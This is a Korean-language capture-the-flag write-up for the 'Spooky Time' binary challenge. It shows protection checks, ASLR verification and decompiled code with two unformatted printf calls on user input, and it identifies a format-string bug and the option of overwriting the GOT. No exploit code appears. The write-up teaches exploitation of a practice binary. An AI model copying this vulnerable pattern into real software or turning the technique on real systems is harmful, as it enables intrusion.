
SPOOKY TIME


WRITE UP



```
ami@choijunwon:~/spooky_tim
 '/home/whoami/spooky_time/
 Arch:      amd64-64-little
 RELRO:     No RELRO
 Stack:     Canary found
 NX:        NX enabled
 PIE:       PIE enabled
 RUNPATH:   b'./glibc/'
ami@choijunwon:~/spooky_tim
```

PROTECT

보호기법을 확인해보았을때 RELRO를 제외한 다른 보호기법들은 활성화 상태이며 No RELRO 이었을때 global offset table (GOT) 을 조작가능하단것을 알았습니다




```
choijunwon:~/spooky_time/test/challenge$ ldd spooky_time
 linux-vdso.so.1 (0x00007fff029b0000)
 glibc/libc.so.6 (0x00007f6661f0a000)
 glibc/ld-linux-x86-64.so.2 => /lib64/ld-linux-x86-64.so.
choijunwon:~/spooky_time/test/challenge$ ldd spooky_time
 linux-vdso.so.1 (0x00007fff9b724000)
 glibc/libc.so.6 (0x00007fc462153000)
 glibc/ld-linux-x86-64.so.2 => /lib64/ld-linux-x86-64.so.
choijunwon:~/spooky_time/test/challenge$ ldd spooky_time
 linux-vdso.so.1 (0x00007ffeabb87000)
 glibc/libc.so.6 (0x00007f512c4f5000)
 glibc/ld-linux-x86-64.so.2 => /lib64/ld-linux-x86-64.so.
choijunwon:~/spooky_time/test/challenge$ ldd spooky_time
 linux-vdso.so.1 (0x00007fff269eb000)
 glibc/libc.so.6 (0x00007f97cbdeb000)
 glibc/ld-linux-x86-64.so.2 => /lib64/ld-linux-x86-64.so.
```

PROTECT

aslr을 확인해보았을때 매핑되는 주소가 계속 바뀌는것을 보면
aslr도 켜져있는것을 확인할수 있었습니다....


DISASSEMBLE



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char format[12]; // [rsp+4h] [rbp-14Ch] BYREF
  char v6[312]; // [rsp+10h] [rbp-140h] BYREF
  unsigned __int64 v7; // [rsp+148h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  setup(argc, argv, envp);
  banner();
  puts("It's your chance to scare those little kids, say something scary!\n");
  __isoc99_scanf("%11s", format);
  puts("\nSeriously?? I bet you can do better than ");
  printf(format);
  puts("\nAnyway, here comes another bunch of kids, let's try one more time..");
  puts("\n");
  __isoc99_scanf("%299s", v6);
  puts("\nOk, you are not good with that, do you think that was scary??\n");
  printf(v6);
  puts("Better luck next time!\n");
  return v7 - __readfsqword(0x28u);
}
```

저희가 봐야할코드는 main에 해당하는 코드였습니다.


DISASSEMBLE



```
v7 = __readfsqword(0x28u);
setup(argc, argv, envp);
banner();
puts("It's your chance to scare those little kids, say something scary!\n");
__isoc99_scanf("%11s", format);
puts("\nSeriously?? I bet you can do better than ");
printf(format);
```

코드의 시작부분입니다.
배너와 시작을 알리는 printf를 출력하고
format이라는 변수를 %11s 만큼 입력받습니다.
이후 data format을 지정하지않은 printf를 사용하여
사용자의 입력값으로 조작이 가능해지게 합니다.

DISASSEMBLE



```
  puts("\nAnyway, here comes another bunch of kids, let's try one more time..");
  puts("\n");
  __isoc99_scanf("%299s", v6);
  puts("\nOk, you are not good with that, do you think that was scary??\n");
  printf(v6);
  puts("Better luck next time!\n");
  return v7 - __readfsqword(0x28u);
}
```

코드의 마지막부분입니다.
v6이라는 변수의 값으로 %299s를 받고
똑같이 format을 지정하지않은 printf를 출력합니다.

